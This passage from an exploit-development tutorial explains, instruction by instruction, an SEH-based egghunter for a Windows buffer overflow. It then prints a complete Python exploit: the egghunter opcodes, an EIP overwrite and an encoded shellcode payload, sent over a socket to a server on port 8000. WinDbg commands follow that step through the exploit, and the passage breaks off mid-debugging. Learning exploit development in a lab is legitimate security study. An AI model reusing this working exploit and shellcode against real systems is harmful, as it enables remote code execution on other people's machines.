POP ECX - retrieves the return address pushed by the CALL. ECX now holds the address of the exception handler code (PUSH 0x0C):

Figure 20.5 - After POP ECX, the register contains the absolute address of the instruction immediately following the CALL - which is the first instruction of our exception handler.
MOV EAX, 0x74303077 - loads the egg signature w00t into EAX:

Figure 20.6 - EAX now holds the 4-byte egg value that REPE SCASD will search for.
PUSH ECX - places the handler address onto the stack as the _EXCEPTION_REGISTRATION_RECORD.Handler field:

Figure 20.7 - The handler pointer is now at [ESP]. After the next push it will be at [ESP+4], which is where _EXCEPTION_REGISTRATION_RECORD.Handler lives (the Next field is at offset +0x000 and Handler at +0x004).
PUSH 0xFFFFFFFF - places the chain terminator as _EXCEPTION_REGISTRATION_RECORD.Next. 0xFFFFFFFF signals the end of the SEH chain:

Figure 20.8 - The stack now holds a complete _EXCEPTION_REGISTRATION_RECORD: Next = 0xFFFFFFFF at [ESP] and Handler = address of handler code at [ESP+4].
XOR EBX, EBX - zeros EBX, which we will use as both the offset for FS:[0] and the memory address counter for the egg scan:
![XOR EBX, EBX - zero EBX for FS:[0] offset and scan counter](/../images/sc133-xor-ebx.png)
Figure 20.9 - After XOR, EBX = 0. FS:[EBX] is therefore FS:[0].
MOV DWORD PTR FS:[EBX], ESP - writes the address of our stack-built _EXCEPTION_REGISTRATION_RECORD into FS:[0], making it the head of the exception chain:
![MOV FS:[EBX], ESP - install SEH record at FS:[0]](/../images/sc134-fs0-install.png)
Figure 20.10 - Our custom SEH record is now at the head of the exception chain. Any exception raised hereafter will be dispatched to our handler first.
is_egg - Egg Scan with REPE SCASD
1
2
3
4
5
6
7
"is_egg:                            "
"       push 0x02;                         "
"       pop ecx;                           "
"       mov edi, ebx;                      "
"       repe scasd;                        "
"       jnz loop_inc_one;                  "
"       jmp edi;                           "

Figure 20.11 - The egg-scanning block. EBX is the address counter; EDI is the SCASD pointer; ECX is the repeat count.
PUSH 0x02; POP ECX - sets the REPE repeat count to 2. REPE SCASD decrements ECX after each comparison and continues while the result matches. With ECX = 2 it will compare two consecutive DWORDs - the two halves of w00tw00t:

Figure 20.12 - ECX = 2 means REPE SCASD will check the DWORD at [EDI] and then the DWORD at [EDI+4] - together forming the 8-byte egg.
MOV EDI, EBX - copies the current candidate address from EBX to EDI, which is the source pointer for the string operation:

Figure 20.13 - EDI now points at the memory address we are testing.
REPE SCASD - atomically compares EAX against [EDI], advances EDI by 4, decrements ECX, and repeats while the comparison succeeds. If it faults on an unmapped page, our exception handler takes control:

Figure 20.14 - REPE SCASD is the heart of the SEH egghunter. It checks up to two DWORDs in one instruction. A page fault during this instruction transfers to our handler.
JNZ loop_inc_one - if REPE SCASD ended because the comparison failed, jump to advance EBX by one byte:

Figure 20.15 - Most addresses will fail the comparison. The loop increments the counter and retries.
JMP EDI - if both DWORDs matched, EDI is already 8 bytes past the egg and points at the first byte of the shellcode:

Figure 20.16 - We jump directly to the payload. The egghunter’s work is done.
Exception Handler - Patching the Saved EIP
When REPE SCASD faults, Windows calls our handler with four arguments. The prototype:
1
2
3
4
5
6
typedef EXCEPTION_DISPOSITION (*PEXCEPTION_ROUTINE)(
    IN     PEXCEPTION_RECORD     ExceptionRecord,
    IN     PVOID                 EstablisherFrame,
    IN OUT PCONTEXT              ContextRecord,
    IN OUT PDISPATCHER_CONTEXT   DispatcherContext
);

*Figure 20.17 - The handler receives four arguments. The third - ContextRecord
- is the one we need. It is a pointer to the
CONTEXTstructure, which contains the CPU state saved when the fault occurred.*
The CONTEXT structure stores the saved EIP at offset 0x0B8:
1
dt ntdll!_CONTEXT

Figure 20.18 - _CONTEXT.Eip lives at offset +0x0B8. By modifying this field before returning ExceptionContinueExecution, we control where execution resumes after the exception is handled.
The return value that tells the dispatcher to continue execution:
1
dt _EXCEPTION_DISPOSITION

Figure 20.19 - Returning 0 (ExceptionContinueExecution) causes the OS to reload execution from the (modified) CONTEXT and resume the thread.
The handler code:
1
2
3
4
5
6
7
8
9
10
"       push 0x0c;                         "
"       pop ecx;                           "
"       mov eax, [esp+ecx];                "
"       mov cl, 0xb8;                      "
"       add dword ptr [eax+ecx], 0x06;     "
"       pop eax;                           "
"       add esp, 0x10;                     "
"       push eax;                          "
"       xor eax, eax;                      "
"       ret;                               "

Figure 20.20 - The handler code immediately follows the CALL instruction in memory. When the dispatcher invokes this code, the stack contains the four arguments above the saved return address.
CALL build_exception_record - the return address pushed here is the first instruction of the handler (PUSH 0x0C):

Figure 20.21 - The CALL serves double duty: it jumps to the builder and simultaneously establishes the handler’s absolute address by pushing it as a return address.
PUSH 0x0C; POP ECX - loads 0x0C into ECX. During exception dispatch, the ContextRecord* argument lives at [ESP + 0x0C] relative to the top of the handler’s stack frame:

Figure 20.22 - ECX = 0x0C. Combined with ESP, this gives us the address of the ContextRecord pointer on the stack.
MOV EAX, [ESP+ECX] - dereferences [ESP + 0x0C] to obtain the CONTEXT* pointer:
![MOV EAX, [ESP+ECX] - dereference to get CONTEXT* pointer](/../images/sc147-mov-eax-context.png)
Figure 20.23 - EAX now holds the address of the _CONTEXT structure that describes the CPU state at the time of the fault.
MOV CL, 0xB8 - stores the EIP offset within CONTEXT into CL (note this overwrites the low byte of ECX; the value 0x0C is no longer needed):

Figure 20.24 - CL = 0xB8. Combined with EAX (CONTEXT*), [EAX + 0xB8] gives us the saved EIP field.
ADD DWORD PTR [EAX+ECX], 0x06 - adds 6 to the saved EIP. When the fault occurs during REPE SCASD, the saved EIP points back at REPE SCASD. Adding 6 advances it to loop_inc_page (6 bytes forward), so execution resumes there after the handler returns:
![ADD [EAX+ECX], 0x06 - advance saved EIP by 6 to skip to loop_inc_page](/../images/sc149-add-eip-6.png)
Figure 20.25 - The distance from REPE SCASD to loop_inc_page is exactly 6 bytes. After this ADD, when the OS restores the CONTEXT, execution will resume at loop_inc_page instead of retrying the faulting instruction.
POP EAX - retrieves the return address (pushed before the handler was invoked) from the stack into EAX for safe-keeping:

Figure 20.26 - The return address must be preserved so we can push it back after cleaning up the exception handler frame.
ADD ESP, 0x10 - tears down the exception handler stack frame, advancing ESP past the four arguments the dispatcher pushed:

Figure 20.27 - The stack frame created by the dispatcher is 0x10 bytes. After this instruction, ESP points where it did before the handler was called.
PUSH EAX - restores the return address so RET can use it:

Figure 20.28 - The return address is back on top of the stack.
XOR EAX, EAX - sets EAX to 0, which is the value of ExceptionContinueExecution. Returning 0 tells the dispatcher to resume execution at the (now patched) saved EIP:

Figure 20.29 - EAX = 0. The handler is ready to return.
RET - pops the return address and transfers control back to the dispatcher, which will then reload the CONTEXT and resume execution at loop_inc_page:

Figure 20.30 - Execution returns to the Windows exception dispatcher. The dispatcher sees ExceptionContinueExecution (EAX = 0), reloads the modified CONTEXT, and resumes the thread at loop_inc_page.
21. Running the SEH Egghunter - First Attempt
21.1 Generating the Opcodes
1
python3 sehegg.py

Figure 21.1 - Keystone assembles the SEH egghunter and prints the opcode string. No bad characters appear in the output.
21.2 Adding the Egghunter to the Exploit
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
import socket
from struct import pack
import sys

try:
    #Badchars: \x00\x0a\x0d\x20\x25
    server = sys.argv[1]
    port = 8000
    size = 260
    method    = b"\x31\xC9\x85\xC9\x0F\x84\x11" + b" /"
    egghunter = (b"\x90" * 8) + b"\xeb\x21\x59\xb8\x77\x30\x30\x74\x51\x6a\xff\x31\xdb\x64\x89\x23\x6a\x02\x59\x89\xdf\xf3\xaf\x75\x07\xff\xe7\x66\x81\xcb\xff\x0f\x43\xeb\xed\xe8\xda\xff\xff\xff\x6a\x0c\x59\x8b\x04\x0c\xb1\xb8\x83\x04\x08\x06\x58\x83\xc4\x10\x50\x31\xc0\xc3"
    filler    = b"A" * (253 - len(egghunter))
    EIP       = pack("<L", 0x418674)
    shellcode  = b""
    shellcode += b"\xbe\x81\x4a\x93\x05\xdd\xc0\xd9\x74\x24\xf4"
    shellcode += b"\x58\x33\xc9\xb1\x5e\x31\x70\x15\x83\xc0\x04"
    shellcode += b"\x03\x70\x11\xe2\x74\xb6\x7b\x8a\x76\x47\x7c"
    shellcode += b"\xf5\x47\x95\x18\x7e\xf5\x29\x6a\xd2\xf5\xc2"
    shellcode += b"\x3e\xc7\x8c\x30\x35\x95\xa6\x8b\xb5\x55\x01"
    shellcode += b"\xa1\x6f\x5b\xad\x9a\x4c\xfa\x51\xe1\x80\xdc"
    shellcode += b"\x68\x2a\xd5\x1d\xad\xfc\x93\xf2\x63\xa8\xd0"
    shellcode += b"\x5f\x93\xdd\xa5\x63\x92\x31\xa2\xdc\xec\x34"
    shellcode += b"\x75\xa8\x40\x36\xa6\x01\xd3\x70\x5e\x29\xbb"
    shellcode += b"\xa0\x5f\xfe\xbe\x68\x2b\x3c\x89\xe1\xe0\xb7"
    shellcode += b"\x08\x20\x39\x37\x3b\x0c\xfb\x08\x36\x20\xfd"
    shellcode += b"\x51\x70\xd8\x8b\xa9\x83\x65\x8c\x69\xfe\xb1"
    shellcode += b"\x19\x6e\x58\x31\xb9\x4a\x59\x96\x5c\x18\x55"
    shellcode += b"\x53\x2a\x46\x79\x62\xff\xfc\x85\xef\xfe\xd2"
    shellcode += b"\x0c\xab\x24\xf7\x55\x6f\x44\xae\x33\xde\x79"
    shellcode += b"\xb0\x9b\xbf\xdf\xba\x09\xa9\x60\x43\xd2\xd6"
    shellcode += b"\x3c\xd4\x1f\x1b\xbf\x24\x37\x2c\xcc\x16\x98"
    shellcode += b"\x86\x5a\x1b\x51\x01\x9c\x2a\x75\xb2\x72\x94"
    shellcode += b"\x15\x4c\x73\xe5\x3c\x8b\x27\xb5\x56\x3a\x48"
    shellcode += b"\x5e\xa6\xc3\x9d\xcb\xac\x53\x14\x0c\xb2\xa7"
    shellcode += b"\x40\x0e\xb2\xa6\x2b\x87\x54\xf8\x1b\xc8\xc8"
    shellcode += b"\xb9\xcb\xa8\xb8\x51\x06\x27\xe7\x42\x29\xed"
    shellcode += b"\x80\xe9\xc6\x58\xf9\x85\x7f\xc1\x71\x37\x7f"
    shellcode += b"\xdf\xfc\x77\x0b\xea\x01\x39\xfc\x9f\x11\x2e"
    shellcode += b"\x9b\x5f\xe9\xaf\x0e\x60\x83\xab\x98\x37\x3b"
    shellcode += b"\xb6\xfd\x70\xe4\x49\x28\x03\xe2\xb6\xad\x32"
    shellcode += b"\x99\x81\x3b\x7b\xf5\xed\xab\x7b\x05\xb8\xa1"
    shellcode += b"\x7b\x6d\x1c\x92\x2f\x88\x63\x0f\x5c\x01\xf6"
    shellcode += b"\xb0\x35\xf6\x51\xd9\xbb\x21\x95\x46\x43\x04"
    shellcode += b"\xa5\x81\xbb\xdb\x82\x29\xd4\x23\x93\xc9\x24"
    shellcode += b"\x49\x13\x9a\x4c\x86\x3c\x15\xbd\x67\x97\x7e"
    shellcode += b"\xd5\xe2\x76\xcc\x44\xf3\x52\x90\xd8\xf4\x51"
    shellcode += b"\x09\xea\x8f\x1a\xae\x0b\x70\x33\xcb\x0b\x71"
    shellcode += b"\x3b\xed\x30\xa4\x02\x9b\x77\x75\x31\x84\x65"
    shellcode += b"\x53\x4c\x2d\x30\x36\xed\x30\xc3\xed\x32\x4d"
    shellcode += b"\x40\x07\xcb\xaa\x58\x62\xce\xf7\xde\x9f\xa2"
    shellcode += b"\x68\x8b\x9f\x11\x88\x9e"
    egg     = b"w00tw00t" + shellcode + b"D" * (430 - len(shellcode))
    payload = method + egghunter + filler + EIP + b"\r\n\r\n" + egg

    print("[+] Sending Evil Buffer...")
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((server, port))
    s.send(payload)
    s.recv(1024)
    s.close()
    print("[+] Evil Buffer Sent...")

except Exception as e:
    print(f"[!] Could Not Connect: {e}")
    sys.exit(0)

Figure 21.2 - The exploit with the first (unfixed) SEH egghunter.
1
python3 eggh.py 10.0.2.5

Figure 21.3 - Exploit delivered.
Disassemble the egghunter at its runtime address:
1
u 041aea8f L21

Figure 21.4 - The SEH egghunter is correctly placed in memory with no byte corruption.
21.3 Step-Through Verification
Single-step through the entry jump:
1
t

Figure 21.5 - The JMP get_seh_address forwards execution to the CALL/POP section.
Step through the CALL:
1
t

Figure 21.6 - EIP is at the CALL instruction. The next step will push the handler address onto the stack and jump to the builder.
Inspect the stack before the CALL:
1
dds @esp L4

Figure 21.7 - The stack before the CALL. Nothing special here yet.
Execute the CALL and inspect again:
1
2
t
dds @esp L4

Figure 21.8 - After the CALL, the top of the stack holds the return address - which is the address of PUSH 0x0C, the first instruction of our exception handler. POP ECX in build_exception_record will retrieve it.
Verify the pushed address disassembles to our handler:
1
u 041aeabd

Figure 21.9 - Disassembling the pushed return address confirms it points to PUSH 0x0C - the handler entry point. The CALL/POP technique is working.
Step through to the MOV FS:[EBX], ESP instruction and inspect EDX:
1
2
t
r @edx
